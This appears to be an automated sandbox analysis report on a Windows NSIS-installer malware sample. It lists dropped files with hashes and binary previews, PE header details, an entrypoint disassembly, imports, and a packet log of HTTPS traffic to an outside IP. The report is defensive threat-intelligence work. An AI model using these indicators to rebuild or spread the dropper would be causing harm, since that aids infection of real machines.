Preview:	......JFIF.....d.d.....:Exif..MM.*.....Q.....Q.....Q.....aQ.....a.....C.....C.....n.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..... .....?.....(..0..?l...9.l...7.....S.h..5.....!9...[..$M...E'..y.l@Xxg.i.....?..7..3M.....E...L..Z.$....B.b.@...y.y'..}._.|c.....5....G..5-{l.-....+._Q....7.....D.\|....M.Hb..x....._ P./o...RJ0{Zr..q+.....1.....X.....G.....\|1}...}.a.}/J..Gk.[...j.....+.. .n"..X.Q..9..$....o.....8...o.|K....}

C:\Users\user\AppData\Local\Temp\System.Runtime.CompilerServices.VisualC.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
File Type:	PE32+ executable (DLL) (console) x86-64 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	19056
Entropy (8bit):	6.442411564417779
Encrypted:	false
SSDEEP:	384:8WhLWql40uIrRDTveaVEc2gK/uPHRN7xpJ/AlGseCvy:rfl40uqDTveaVCMxv/xj4y
MD5:	E3F74999CDB00FCAAA6A40A97B8F199B
SHA1:	F3A2C8DF8E98F7DCB49CBE5C4A717A6087A656D2
SHA-256:	6929BC473DF404FCED714F345479216B66B72ACF116061DF1CDD8ACAEE961333
SHA-512:	3BE3EEAB3304EFEB9594FA516B61528587CFA8453AB7B4AF991137E3A1D7E23270DA600FC341EEF703932CCFF53571ACF3CD00AEEAE47347CC36EE69B71DB37C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d...(_+......" ....P..... ..`...@.....@..... .....&..p$...@.....T.....H.....text...X..... ..... ..`.data...D....0.....".... .....@....reloc.....@.....$.....@..B.....0.....4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....y.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...h.(...C.o.m.m.e.n.t.s...S.y.s.t.e.m...R.u.n.t.i.m.e...C.o.m.p.i.l.e.r.S.e.r.v.i.c.e.s...V.i.s.u.a.l.C...L.....C.o.m.p.a.n.y.N.a.m.e.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...x.(...F.i.l.e.D.

C:\Users\user\AppData\Local\Temp\drive-harddisk-system-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	264
Entropy (8bit):	6.7753015109610715
Encrypted:	false
SSDEEP:	6:6v/lhPysLQNJ4BgpBly/Gj6e3ba4Dzz8fKtVp:6v/7rQb4BAlyU6mDzzoK9
MD5:	39182B562FCB2BAD93D58516462708A8
SHA1:	F9A88E1F1313BD05CDB1E962DE8170CCCFDA9151
SHA-256:	DEF4215BBA93FAED6FCF7E4687EF89AB828DB10E69171A5E14908F091302C59F
SHA-512:	ECEC5D0E389293DB2977C7A7DCE8E4FAC10A3ADA7466DBA9CE4FE9712F5725D84E67A5E0ED9BE5091D68BD817186D6CFC89CA650CC5323FB8C038A14BAD3896D
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8...1n.1...(.. l...h.1B.E...#\.$h....l.v...F...7.;\.b...B..w"aWq..?.@...L?qr#.F.,p...'.w.....CxV.X.....b.j...S....8v...e...I..|.\4X..f.G....+.-6....3.....{..".D...rz..-.6...nW.:o1._YVz]."N.....IEND.B`.

C:\Users\user\AppData\Local\Temp\mail-unread-symbolic.symbolic.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	243
Entropy (8bit):	6.6375398452197
Encrypted:	false

SSDEEP:	6:6v/lhPysEFaTw0eY/5b5sap5kGC125kiUP2afunr2W7Vtljp:6v/7kgoY/7shGC1DHP24u6KtlN
MD5:	433D25AD6818DB00083CD062A16D3479
SHA1:	D4210D893E965912EA7BD45C80D359FECAB54A98
SHA-256:	3D06E8FA89BA4FA9D9BCC260F38C72D1A104FE3E6F8923A3EE553563832027CB
SHA-512:	E5095FE100F811D73196F01C732AA09E2359E5796DF38A0B3E25599F3F99CCD2ED181070463285655521199B7B084A7848E6629CB5CE0AE07FCBC17D5953FA4C
Malicious:	false
Preview:	.PNG.....IHDR.....a....sBIT....|.d.....IDAT8..M..0...vQ...BP.vZ./ .+..SD."..c.F.....f^^`....;....9...l..17...0..ML..1.M2....X..90.v..... ....Q...@.m...G.K.-`..\%D.`..B..j\.....\.. ...\.{....g.....7..i....\....IEND.B`.

C:\Users\user\AppData\Local\Temp\nswCA44.tmp\System.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\scanner.png

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	633
Entropy (8bit):	7.5766983812463735
Encrypted:	false
SSDEEP:	12:6v/7x8QVQCJl+uIidxp+pY5f5Cqxnnu13gYdndacj/Ya+SvGpaNusvrdVJ:PxOI5I0P+2Zu13gIdR/Yla8svrfJ
MD5:	0CBA7EB7455B0DB79456C5911F12B75E
SHA1:	DAACA4FE36E4F61016D473A0A1CD4C980906872B
SHA-256:	50F4DB972320FF30D4FD98B61F58D956678F38FD1D11CA5109E5559D02A986BE
SHA-512:	D6976DC90DD3B01A7AAFDF67C5360CC75020971473F8689CA73A9931FB36FF4CC6994034664E11B4FF31146767F5B9DB898104BE814A1611C8A02260C66E11D8
Malicious:	false
Preview:	.PNG.....IHDR.....a...@IDATx.....&K..kfz..g..g...;_..'..l.....^{..6._...._/g9.B...r...$..._~..4.7@.4h..UU!.2.$A.E...Q.",2..q.[.nc.....-.....4:..C..B .c$.N....s.....0.l#..UkP IRO.e...g.D...&<jnQ..k.....k..T*.....LS,,D..Q.8.0..<...?(//...A.CCm]....e\|..<...#.w..:.\{{....PP__.. .i....?..i..L...8t.(.?.....>..G.W..-.~.A9\m..z.E....L....:.l.... .4....;a...^.P.>.....s.8 6.Hq..c!.e...e..7CA).c....w.%..iZ...\|.j3(..$.2.?..w.....O?.M..E..!....=\.a..o....m.+V,.Q...pA..l(.s..S.,..!.R.`t....r(.7..H....."....+.}...A..xM....L..L..cG....L$`.;K.m...h..O.r..3. cb#....IEND.B`.

C:\Users\user\AppData\Local\Temp\uninstalla.exe

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	265238
Entropy (8bit):	6.697651009316531
Encrypted:	false
SSDEEP:	6144:FR+xXYSIvF68OZGbpYByPT7lyvIco9KX25G5PGDu6WL1g:DMIvk8OvByPHly5425GDum
MD5:	1DCEAF980C4D83AE2A13BD0F047E1BD7
SHA1:	7D97E79EFB047361A8C2A8AC0A26B37127C3C7AC
SHA-256:	0C340FB13ACAAAE759215AF9C970DC6C167418534C421EB626643E20FD0AC832
SHA-512:	8FDBBBCAAC2B3188819E7F8E3ADE82E01723F27C151EDD50F4AE090339C680CE685540BCA76018BC5494CEBF5001A5FCF97C07D7FC47479BF11CEB38A3CE9 FE4
Malicious:	false

Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...$..\.....f...*.....4.....@.....?...@.....P...a.....@.>..... .....text....d.....f..... ..`.rdata.....j.....@..@.data...X.....~.....@....ndata.....rsrc....a...P...b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\vm3dc003.dll

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	190624
Entropy (8bit):	6.481480370859183
Encrypted:	false
SSDEEP:	3072:o/qsfTS04VccXuMeXEVmd/AuRV9DKRSeilOA1Fafxc7Kwhbzi+iOh:oysrSDcHbNd7+xmVbP
MD5:	059BE7432DFAD92F4EA0A2E5941C52A7
SHA1:	1C1B989D6B9D0FA0808FCA8893ADDC8CD76602D9
SHA-256:	8E184A514D8716B59B24892CB425752E6D7837735C1E9F1996D66E70BFEC033B
SHA-512:	EA79397D73840AEA9E9C3AC55F2E4FFA9A10828C2BFD993AB116CC08412E690C3DE10617AC516B944DEA48D7BFCEC201404C9CF0E54A5594A247F5F202F59F7
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$.....Qvw.Qvw.Qvw.Qvw.Pvw.E.s.Zvw.E.t.Tvw.E.r..vw.=.t.Xvw.=.s.^vw.=.r.Lvw..-r.Pvw...r.Rvw...t.Pvw.4.v.\vw.Qvv..vw...s.Vvw...w.Pvw.....Pvw...u.Pvw.RichQvw.....PE..d.....`....." .....~.....1.....].....`A..... .....G..p....G..x.....x....z...n.....|....-..8.....,..8.....F..@.....text....}.....~..... ..`.rdata.....@. .@.data.....`.....F.....@....pdata..x.....R.....@..@.didat..H.....h.....@....gehcont.....j.....@..@_RDATA.....l.....@..@.rsrc... .....n.....@..@.reloc..|.....r.....@..B.....

C:\Users\user\AppData\Local\Temp\vtshim.c

Process:	C:\Users\user\Desktop\SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
File Type:	C source, ASCII text
Category:	dropped
Size (bytes):	15782
Entropy (8bit):	5.207431068394915
Encrypted:	false
SSDEEP:	192:zu0gnPI2Z1Fylkd3cd/e5QJvWUnumPw2QJt+UnumPwhJhbjSjSHXMXzhFwqOzj5w:zYIOyaKl+uybeiHtHai
MD5:	1B00C31FF20D27F07B299063908311E0
SHA1:	1976E6DD68DD0D64508C91A6DFAB8E75F8AAF6CD
SHA-256:	EC872BB1DDC330D3F19F68D033B0706E1B78D4A91A58998674B67EAD58BEA729
SHA-512:	38B29DB2CDA85380F63C86EAAA5D7DE6657EA4C6A0B074D184F6F3218467C865B3D0B56C2844547897139F5C324792C0D3CB5AE1FB4B593AB6F8889A7C88BB30
Malicious:	false
Preview:	/*.** 2013-06-12.**.** The author disclaims copyright to this source code. In place of.** a legal notice, here is a blessing:.**.** May you do good and not evil..** May you find forgiveness for yourself and forgive others..** May you share freely, never taking more than you give..**.**********.**.** A shim that sits between the SQLite virtual table interface and.** runtimes with garbage collector based memory management..*/.#include "sqlite3ext.h".SQLITE_EXTENSION_INIT1.#include <assert.h>.#include <string.h>..#ifndef SQLITE_OMIT_VIRTUALTABLE../* Forward references */.typedef struct vtshim_aux vtshim_aux;.typedef struct vtshim_vtab vtshim_vtab;.typedef struct vtshim_cursor vtshim_cursor;.../* The vtshim_aux argument is the auxiliary parameter that is passed.** into sqlite3_create_module_v2()..*/.struct vtshim_aux {. void *pChildAux; /* pAux for child virtual tables */. void (*xChildDestroy)(void*);

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.518620994648534
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SecuriteInfo.com.W32.AIDetect.malware2.5627.exe
File size:	929272
MD5:	7f369d460c84146944c3c12bf83901af
SHA1:	29ea3441429d555ddfd0fd8d5973aab0f9ea2663

SHA256:	a5e095edbdf743431c5e866c01c3a592fc5a7ddf6bfb617d72f81181743adf3a
SHA512:	5183cb1c7173fcf8f5d30c9a5842a2e895d50d8a742e7097b7d8862d7e0e6be4a94e166bc4b7175717a18e93c194d1259cb30ed7b649b518f0d9736f66e9f3fc
SSDEEP:	12288:YbKP7r9r/+ppppppppppppppppppppppppppp0Y/e4hZJgtQ9STVQ40QPKBut6:YbK1M/e1Q4VQ4muENar+Wav5BK3c
TLSH:	7C15E0C0E94495A1ED1DAB716A36CD3546237DBDA874A81D25DE3E2B3FFB2D31026023
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L...Z.Oa.....j.....

File Icon

Icon Hash:	c4c4c4c8ccd4d0c4

Static PE Info

General

Entrypoint:	0x40352d
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B5A [Sat Sep 25 21:57:46 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007FB89C8884BAh

Instruction
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007FB89C88848Ah
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [00434FB8h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8610	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x58000	0x354c8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6897	0x6a00	False	0.666126179245	data	6.45839821493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x14a6	0x1600	False	0.439275568182	data	5.02410928126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.data	0xa000	0x2b018	0x600	False	0.521484375	data	4.15458210409	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x36000	0x22000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x58000	0x354c8	0x35600	False	0.212867754684	data	4.44760586334	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x58538	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x68d60	0x94a8	data	English	United States
RT_ICON	0x72208	0x67e8	data	English	United States
RT_ICON	0x789f0	0x5488	data	English	United States
RT_ICON	0x7de78	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 254, next used block 2130706432	English	United States
RT_ICON	0x820a0	0x35e0	PNG image data, 256 x 256, 8-bit/color RGBA, non-interlaced	English	United States
RT_ICON	0x85680	0x25a8	data	English	United States
RT_ICON	0x87c28	0x10a8	data	English	United States
RT_ICON	0x88cd0	0xea8	data	English	United States
RT_ICON	0x89b78	0x988	data	English	United States
RT_ICON	0x8a500	0x8a8	dBase IV DBT of @.DBF, block length 1024, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x8ada8	0x6c8	data	English	United States
RT_ICON	0x8b470	0x668	data	English	United States
RT_ICON	0x8bad8	0x568	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x8c040	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_ICON	0x8c4a8	0x2e8	dBase IV DBT of @.DBF, block length 512, next free block index 40, next free block 4294965391, next used block 7403512	English	United States
RT_ICON	0x8c790	0x1e8	data	English	United States
RT_ICON	0x8c978	0x128	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x8caa0	0x100	data	English	United States
RT_DIALOG	0x8cba0	0x11c	data	English	United States
RT_DIALOG	0x8ccc0	0xc4	data	English	United States
RT_DIALOG	0x8cd88	0x60	data	English	United States
RT_GROUP_ICON	0x8cde8	0x102	data	English	United States
RT_VERSION	0x8cef0	0x298	data	English	United States
RT_MANIFEST	0x8d188	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu

DLL	Import
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos


Description	Data
LegalCopyright	SELVFORKL
FileVersion	14.32.29
CompanyName	xanthopicr
LegalTrademarks	UDSLUTTETGABSTE
Comments	Svolvdioxidemiss200
ProductName	frstedirektrenta
FileDescription	SKESSONGLANDSKUM
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



Total Packets: 71

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 09:53:19.946286917 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:19.946378946 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:19.946561098 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:19.982089996 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:19.982120991 CEST	443	49764	69.49.244.14	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 09:53:20.253333092 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.253576040 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.396195889 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.396209002 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.396482944 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.396707058 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.400588036 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.442625046 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.530900002 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.530997038 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.531191111 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.531251907 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.531269073 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.531279087 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.531413078 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.659735918 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.660029888 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.660077095 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.660188913 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.660454988 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.660496950 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.660696983 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.660924911 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.660969019 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.789388895 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.789664984 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.789704084 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.789999962 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.790205956 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.790232897 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.790244102 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.790455103 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.790759087 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.790977955 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.791210890 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.791244984 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.791256905 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.791460037 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.791706085 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.791742086 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.791953087 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.792181969 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.792217016 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.792226076 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.792455912 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.792685986 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.792721033 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.792728901 CEST	49764	443	192.168.11.20	69.49.244.14
May 27, 2022 09:53:20.921500921 CEST	443	49764	69.49.244.14	192.168.11.20
May 27, 2022 09:53:20.921737909 CEST	49764	443	192.168.11.20	69.49.244.14
